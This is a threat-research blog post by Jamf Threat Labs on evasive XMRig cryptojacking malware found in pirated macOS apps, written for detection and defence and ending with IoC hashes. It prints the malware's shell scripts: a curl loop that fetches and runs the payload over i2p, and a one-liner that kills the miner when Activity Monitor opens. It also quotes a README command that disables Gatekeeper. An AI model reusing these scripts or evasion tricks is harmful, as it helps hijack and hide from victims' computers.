Beware of macOS cryptojacking malware.

jamf.com/blog/cryptojacking-macos-malware-discovered-by-jamf-threat-labs/

Jamf Blog

February 23, 2023 by Jamf Threat Labs

Evasive cryptojacking malware targeting macOS found lurking in pirated applications

Security, Jamf Threat Labs

Over the past few months Jamf Threat Labs has been following a family of malware that resurfaced and has been operating undetected, despite an earlier iteration being a known quantity to the security community. In this article, we'll examine this malware and the glimpse it offers into the ongoing arms race between malware authors and security researchers as well as highlight the need for enhanced security on Apple devices to ensure their safe and effective use in production environments.

Written by Matt Benyo

Researched by Matt Benyo, Ferdous Saljooki and Jaron Bradley

During routine monitoring of our threat detections in the wild, we encountered an alert indicating XMRig usage, a command-line crypto-mining tool. While XMRig is commonly used for legitimate purposes, its adaptable, open-source design has also made it a popular choice

for malicious actors. This particular instance was of interest to us as it was executed under the guise of the Apple-developed video editing software, Final Cut Pro. Further investigation revealed that this malicious version of Final Cut Pro contained a modification unauthorized by Apple that was executing XMRig in the background. At the time of our discovery, this particular sample was not detected as malicious by any security vendors on VirusTotal. Since January 2023, a handful of vendors have detected the malware. However, many of the malicious applications continue to go unidentified by most vendors.

Adware has traditionally been the most widespread type of macOS malware, but cryptojacking, a stealthy and large-scale crypto-mining scheme, is becoming increasingly prevalent. Given that crypto-mining requires a significant amount of processing power, it is likely that the ongoing advancements in Apple ARM processors will make macOS devices even more attractive targets for cryptojacking. While cryptojacking itself is not a new concept, this particular variant employs some novel tactics.

This malware makes use of the Invisible Internet Project (i2p) for communication. i2p is a private network layer that anonymizes traffic, making it a less noticeable alternative to Tor. This malware uses i2p to download malicious components and send mined currency to the attacker's wallet.

While searching for other examples of malware that use i2p routing, we found that the techniques of this sample were similar to those reported by Trend Micro in February 2022. Despite the similarities, there were still discrepancies and unanswered questions, such as why this particular sample went undetected by all vendors on VirusTotal, even though the malware family had already been documented.

In their report, Trend Micro speculated that the Mach-O sample may have arrived in a DMG package for Adobe Photoshop CC 2019. However, they were unable to find the DMG itself. Given that we were seeing a very similar scenario play out with Final Cut Pro, we also wanted to identify where this malware was coming from.

In an attempt to pinpoint the source of the malware, we turned to a Pirate Bay mirror and searched for torrents of Final Cut Pro. We downloaded the most recent torrent with the highest number of seeders and checked the hash of the application executable. It matched the hash of the infected Final Cut Pro we had discovered in the wild. We now had our answer.


We observed that the torrent was uploaded by a user with a yearslong track record of uploading pirated macOS software torrents, many of which were among the most widely shared versions for their respective titles:

Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)
Applications (Mac)	Logic Pro X 10.7.7 MAS [TNT] Uploaded 01-27 14:23, Size 1.05 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.6 MAS [TNT] Uploaded 12-17 2022, Size 1.05 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.5 MAS [TNT] Uploaded 11-02 2022, Size 100 MiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6.5 MAS [TNT] Uploaded 10-25 2022, Size 3.17 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6.4 MAS [TNT] Uploaded 08-10 2022, Size 3.17 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6.3 MAS [TNT] Uploaded 05-20 2022, Size 3.17 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Adobe Photoshop 23.3 U2B [RiD] Uploaded 05-10 2022, Size 2.07 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.4 MAS [TNT] Uploaded 04-28 2022, Size 1.04 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6.2 MAS [TNT] Uploaded 04-13 2022, Size 3.17 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.3 MAS [TNT] Uploaded 03-15 2022, Size 1.03 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.2 MAS [TNT] Uploaded 12-11 2021, Size 1.04 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6.1 MAS [TNT] Uploaded 11-16 2021, Size 2.95 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.1 MAS [TNT] Uploaded 11-13 2021, Size 1.03 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Logic Pro X 10.7.0 MAS [TNT] Uploaded 10-20 2021, Size 1.03 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Final Cut Pro 10.6 MAS [TNT] Uploaded 10-20 2021, Size 2.95 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Adobe Photoshop 2021 v22.5 [TNT] Uploaded 09-22 2021, Size 3.79 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Adobe Photoshop 2021 v22.4.3 [TNT] Uploaded 09-07 2021, Size 3.61 GiB, ULed by wtfisthat34698409672
Applications (Mac)	Adobe Photoshop 2021 v22.4.3 ZI Uploaded 09-02 2021, Size 244.66 MiB, ULed by wtfisthat34698409672

After a thorough analysis of the torrent upload DMGs, we discovered that the uploader was the source of the malware we found and also confirmed it to be the source of the previously reported samples. Furthermore, we found that virtually every one of the dozens of uploads that began in 2019 was compromised with a malicious payload to surreptitiously mine cryptocurrency.

This discovery presented a rare opportunity to trace the evolution of a malware family. What started as a rudimentary and conspicuous scheme had iterated through three distinct stages of evolution into something with creative evasion techniques. As far as we could tell, only samples from the first generation of this malware family have been reported on.

Our findings were made even more significant by the ability to trace the timeline of when the samples entered circulation in the torrent community, when they started being submitted to VirusTotal, and when vendors started to successfully detect the different stages of this malware. This provided valuable insights into the progression of the malware and its evolution and allowed us to better understand the tactics and techniques used by those behind the malware.



Life, uh… finds a way


As we mentioned, our Final Cut sample was evading AV detection while the samples previously reported were being detected across the board. Having found the direct source of this malware, we had the luxury of directly comparing the samples. We observed clear

delineation points where the samples started to use new obfuscation techniques. Many of these techniques were not present in the first-generation samples that were previously reported on.

So, what changed?

The first-generation samples used the `AuthorizationExecuteWithPrivileges` API to gain elevated privileges, which were needed to install the Launch Daemon for persistence. However, this process involved a conspicuous password prompt stating that the application needed to make changes. Later first generation samples changed to a user Launch Agent, which would not require the conspicuous prompt. However, the second-generation samples that began to appear on the Pirate Bay in April 2021 had no traditional persistence methods, such as Launch Daemons or Launch Agents, that were observed. Instead, the malware seems to rely on the user launching the application bundle to start the mining process.


Later variants of the malware mask its malicious i2p components within the application executable using base64 encoding. We compared the third-generation pirated Final Cut Pro to a genuine copy and observed that it was significantly larger, weighing in at 11.9MB compared to the standard 3.7MB. This is due to the presence of two large base64 encoded blobs and shell commands within the application executable.



Just Push Play

When the user double-clicks the Final Cut Pro icon, the trojanized executable runs, kicking off the shell calls to orchestrate the malware setup. Contained within the same executable are two large base64 blobs that are decoded via shell calls. Decoding both of these blobs results in two corresponding tar archives. One contains a working copy of Final Cut Pro. The other base64 encoded blob decodes to a customized executable responsible for handling the encrypted i2p traffic. Once the embedded data has been decoded from base64 and unarchived, the resulting components are written to the `/private/tmp/` directory as hidden files. After executing the i2p executable, the setup script uses curl over i2p to connect to the

malicious author's web server and download the XMRig command line components that perform the covert mining. The version of Final Cut Pro that is launched and presented to the user is called from this directory and eventually removed from the disk.



1. User downloads and double-clicks application bundle
2. Trojanized executable runs
3. Working base64 encoded Final Cut Pro executable extracted
4. Base64 encoded i2p executable extracted and disguised as `mdworker_shared` on execution
5. The Miner executable is pulled from the command and control server
6. Mining begins disguised as `mdworker_local` process

Gaslight

All of this rapid staging on the launch of the application bundle is handled by the series of shell calls embedded in the malicious binary. We observed three different iterations of this shell setup loop. The earlier iteration was less involved and existed in a fairly readable format when dumped via the strings utility:

```
    rm /tmp/installv3
    rm /tmp/installv3_md5

    complete=false
    finished=false

    while [ "$complete" != "true" ]; do

    while [ "$finished" != "true" ]; do
    curl -o /tmp/installv3 http://127.0.0.1:4546/pshp
    if [ ! -f /tmp/installv3 ]; then
    echo "File not found!"; else
    finished=true
    fi
    sleep 5
    done
    echo "File found!"
    finished=false
    while [ "$finished" != "true" ]; do
    curl -o /tmp/installv3_md5 http://127.0.0.1:4546/pshp_md5
    if [ ! -f /tmp/installv3_md5 ]; then
    echo "File not found!"; else
    finished=true
    fi
    sleep 5
    done
    echo "File md5 found!"

#after download
    echo "Check file md5"
    md1=$(md5 -q /tmp/installv3)
    md2=$(cat /tmp/installv3_md5)
    if [ "$md1" == "$md2" ]; then
    complete=true
    fi
    sleep 5
    done
    chmod +x /tmp/installv3
    rm /tmp/installv3_md5
    echo "Complete!"
/tmp/installv3.sh
chmod +x /tmp/installv3.sh;/tmp/installv3.sh
rm /tmp/installv3.sh
/tmp/installv3 &
while :; do if pgrep "Activity Monitor" > /dev/null;then killall installv3;killall com.apple.acc.network;exit;fi; sleep 1; done
zPLR
```

In the later iterations, the script has been converted to an oversized one-liner. This longer script also handles building the configuration file settings for the miner:

The bash loop in this malware has a distinctive feature that was iterated on, but first appeared in 2019 samples. Despite our condemnation of the actions of malware authors, it's hard not to be intrigued by the clever use of the following commands:

```
(APID=$$;(while true; do sleep 3;(pgrep -x 'Activity Monitor' > /dev/null) &&
break;done;); [ \"$I2PD_PID\" != \"\" ] && kill -9 \"$I2PD_PID\" > /dev/null
2>&1; [ \"$PIDW\" != \"\" ] && kill \"$PIDW\" > /dev/null 2>&1; [ \"$PID\" !=
\"\" ] && kill \"$PID\" > /dev/null 2>&1; pkill \"._${r_nme}\"; pkill
\"._${r_i2}\"; kill \"$APID\" > /dev/null 2>&1;); exit) & echo $! >
\"/tmp/i2pd/._pid\");
```

The script runs a continuous loop that checks the list of running processes every 3 seconds, looking for the Activity Monitor. If it finds the Activity Monitor, it immediately terminates all of its malicious processes. As a result, if the victim notices that their CPU is running hotter than

normal while unwittingly mining crypto for the attacker, and opens the Activity Monitor to confirm their suspicion, the malware stops its activity and hides until the next time the victim launches the application.

In the third and latest generation of the script, we found a deceptive technique more commonly found in Linux malware. The script uses the built-in bash command `exec` with the `-a` flag to launch malicious processes. The `-a` flag enables the setting of a custom name for the process, which appears in the output of commands like `ps aux`. To blend in with the other running processes, the malware author chose to set the process names to the paths of `mdworker_local` and `mdworker_shared`, which are the names of legitimate service processes related to the Spotlight feature. This makes it more challenging to notice the malicious processes and is yet another evasion technique employed by the malware. Nothing to see here!

Ventura Raises the Bar

As we described previously, the later iterations of this malware stopped relying on `launchd` for persistence and instead relied on the user launching the pirated software to initiate the miner. This approach allows the malware to steal CPU time for the duration of the active session and provides a high degree of stealth. However, this strategy's success depends on the software's regular launch by the victim.

In macOS Ventura, Apple has introduced security improvements that pose a new challenge to this approach. The more stringent codesigning checks in Ventura verify that all notarized apps are correctly signed and have not been modified by unauthorized processes, even after the first launch. This is an improvement from previous versions of macOS, where Gatekeeper would only validate applications during their initial launch and would regard the file as trusted once it was successfully launched.

In this case, major torrent clients on macOS (namely Transmission and uTorrent) do not apply any quarantine attributes, thus bypassing the validation checks on a macOS Monterey system. However, on macOS Ventura, despite the lack of quarantine attributes, the modified version of Final Cut Pro failed to launch and we received an error message. This was because the malware left the original code signing intact but modified the application, thus invalidating the signature and failing the system security policy. The ongoing checks in Ventura make it more difficult to bypass this validation, unlike in previous versions where sidestepping it was possible by avoiding or removing the quarantine attribute.

On the other hand, macOS Ventura did *not* prevent the miner from executing. By the time the user receives the error message, that malware has already been installed. It did prevent the modified version of Final Cut Pro from launching, which could raise suspicion for the user as well as greatly reduce the probability of subsequent launches by the user.

One More Thing…

Before we declare this malware family DOA with the Ventura security updates, it must be noted that this error message was only seen on the pirated versions of Logic Pro and Final Cut Pro (both are Apple titles). At the time of writing, the pirated Photoshop uploaded by wtfisthat34698409672 still successfully launches both the malicious and working

components on the latest version of macOS Ventura 13.2 and earlier. This seems to be due to a minor difference in how the executable in the working copy of Photoshop is called compared to how the Final Cut and Logic Pro executables are launched. These could likely be restored to working order with minor adjustments from the malware author.

Epilogue: The Danger of Pirated Applications

Pirated software delivered over peer-to-peer networks makes for an ideal malware delivery mechanism for multiple reasons:

1. Until macOS Ventura, file quarantine was a keystone piece in the macOS malware strategy. Applying the quarantine attribute to downloaded files has historically been an “opt-in” affair and major torrent clients willfully opt out of applying the quarantine attribute to the files they download, thus eliminating one of the biggest security hurdles for malware authors.


2. For any remaining hurdles, the malware author has an unwitting collaborator in the user that downloaded the pirated application. The user has a strong potential to be coaxed into manually disabling other security features, like Gatekeeper. Take for example this text from the README.txt :

```
If you have issues with image (annoying image/application is damaged messages pretending you cannot open things) run in Terminal: sudo spctl --master-disable
```

(Note: this command is used to entirely disable Gatekeeper functionality. Consider that there is no follow-up instruction for re-enabling it.)

3. There is also a psychological component. The user knows they are doing something illegal, and it is not surprising when Apple’s built-in security prevents them from running pirated Apple software. Furthermore, if the user eventually suspects that they may have inadvertently run malware on their work computer, they are far less likely to explain what actions took place to anyone in the Security or IT departments.

Jamf Protect specifically reports on whether Gatekeeper has been disabled on any endpoints.



All known versions of this malware family are detected and blocked by Jamf Protect Threat Prevention.

Discovered malware samples were shared with Apple. As of version 2166, XProtect signatures have also been updated to defend against this threat.

IoC's

Universal Binaries

c19e78df3b3462064b9d78bc138674a7e8df28c7

7628d90cfd311bfd4997729a232ca77a6d443619

62ed66c1835ef5558ce713467f837efde508d5e4

69fd812cf3760dc3dff5d41972cc635de9a0844d

53fd50b23372a73e74e7cdc370f51ac560a1130f

c56046c322316233d23db034670496756a6942fe

d510b4c602404767f9ef75f5a48017d2b3743c4c

bce251548798f159e99e71e68b65bbb4a9607296

6ee76d296abf8da0f98d23f545ba4aa7c69e8211

cea42a9b59cfa262453b508ea21d96f87bb793da

e99f8ec210b26270894f16fe9c43f1203c13fb32

bebe1ad82d595434c6ef529cb4f75f4937a04e5f

c10079ed5885c64c0da6302bc91adf5b293aef4c

140790186d0c60a604c5dd9f9d2c8dbc500da1c9

2defaf34319b6255db45c8bebf55d5095a41bed8

d86695fb9e56e03253503781f42f1069a5cc10d1

f6348b7b79e48b5d2c13b8aa560c795d7a2c21d8

278290e9b2517fa208bb019a0dc53a5a78995d84

cf685bb0fe5e078ea28a25a7cf8774b168787db4

96667da937efd370197fd94cc9a80b4fb3e8c153

2b28169bdaee62eaaec708a9fa245b1c1e6c0e29

325a470ec2ee3319f996723496689d052f3c3b47

a605e20250e66726a58699a2ae4f7264c8c2e4e2

3ab040271882eb6c3a028498c7469450610ef7b8

8ed83d6593bb0c7404f4571c91a4a80022088922

687ec2b7d79ed6f953c7f519044b7117d12bdafa

53bea5f857571d73b7b4a1f6db1edd340d453bca

68f4979c04b4753a9f275f29c00d4b260f4c2ec0

97fbb98f1ecbb2533204eca2967cf4117e388f22

8907721154fc4079f9fc68e58c0ca742ffc1c9af

89f2bb7f96317837514bbae70d47ac1e00626ac1

5e4792e459f1107cf83ce3293141f9ba3026b015

95f71894eec20f9727ff1311ad078de38ae4e774

2ae591a3e14d77a9bc077fe61712c6b77f71fc11

DMGs

b5dd15e765ed5839a7d2c16c50e6cf3334c4b894

3a714063188b24f0392c163d7910be00216a5f04

a72b548ca570d8c74ed4c465716c4e37328f9bc1

f35bddfbb82ae1b137cbd454bc18f2b859cc5882

c5b34662f22f35f3995144b24015309bbe318cd9

7da20852d79f7443b88449e8ed18e092c2aaa3bb

699da2b8d35f344121d93a74adf89349d3c8d922

11e4f795551e6db0fe9a9c52eec35f134b089478

7312b319b84be6bde845b10ea61619c33473f784

5aae6e00b3ab0b32a8c75a2952674d7665b3f705

6b987ffc3fd6a2bcfb931426be4118cd943737da

c64c21d2e08cb8a28e31c4d883a1e75fd1c7851b

0e73071ceb9d2481361777b33b8443ec0acb0793

ebd417f4ab9e7bb6deaacab9de1611df67908317

8e4dff96e1740764d60fbff8cfae8c673f1a7a3f

828fb69b80e60de6f6206fd63b496cc0923082f4

11ee7a59ecd287628ff251b435777f6d4429e40c

05b7e1864b7b570a339c8072830cdd9bcbf21d1a

eb3a1808bd24026314bec69caadbc882f1976982

cc9afb9efea37aee31cd74fb064de4b732fb84b3

c8d230830d0912236c48c31ad11b93707088ce9f

0cc8e03a08baa73379ac6c55cbb18fa78b87923d

4f0ba59e2ee80ff854bca33944f825d4c8cfe23e

163d9ce53deadd54ad50d7d0120b5db550724689

33d79b8ee94f7bd0a542863cd5a8926d8e0263d9

048a93a696f1bf0bdf6f6e3506d65d21a4a9f681

d4d1c97c5803162e452c79811d61e1487c9cfe62

9e387d79fd6412715a5a4bca02b7e27a08299c4b

dfcf0b6af4593f32060176768164702f45cb556b

e857a9c520402ccc6abe3244c1e93ac9e2a6ac3d

e857a9c520402ccc6abe3244c1e93ac9e2a6ac3d

5eb0e95aa6cc68ec05103561b02d38d4f69e4980

c222fe1be761f05c665c40c14781e40f97460569

c3d062bc3fa3b4ecfc68e69a7dc26d9e0ac56538

901a08aa9996fa95e4a844c24eb7b81da0b52923

9e04ca30e6ae20e8d2bbf2772a93145bd4b5b8c6

90835a1173e9ed414e8240d0e14acb13f73f642f

be30f974111ad50312f654db9e040c6ab99d054c

b48927641b53e363d7183fe7faaaa7be8b01cec9

PKGs

cedd8f8ae61dc47130c34b39d9795083cc90ac1f

Bash Scripts

fbdf0af70f95d3c87cf8bcacc2d6673d9ccd4620

8701f8b0aeb2c66298eb1b4297d98664f8c1f1b9

5b304a1da9f56e8ffdfb68940fdd0bc2887d2eb9

ecffd9553c67478a55f7303f6cadf356101f9216

80f2682d60303ea9098444a35cb35e697ae18187

638ef84a29c747419027c306833d6420d351b244

Jamf Threat Labs
Jamf

Jamf Threat Labs is comprised of experienced threat researchers, cybersecurity experts and data scientists, with skills that span penetration testing, network monitoring, malware research and app risk assessment primarily focused on Apple and mobile ecosystems.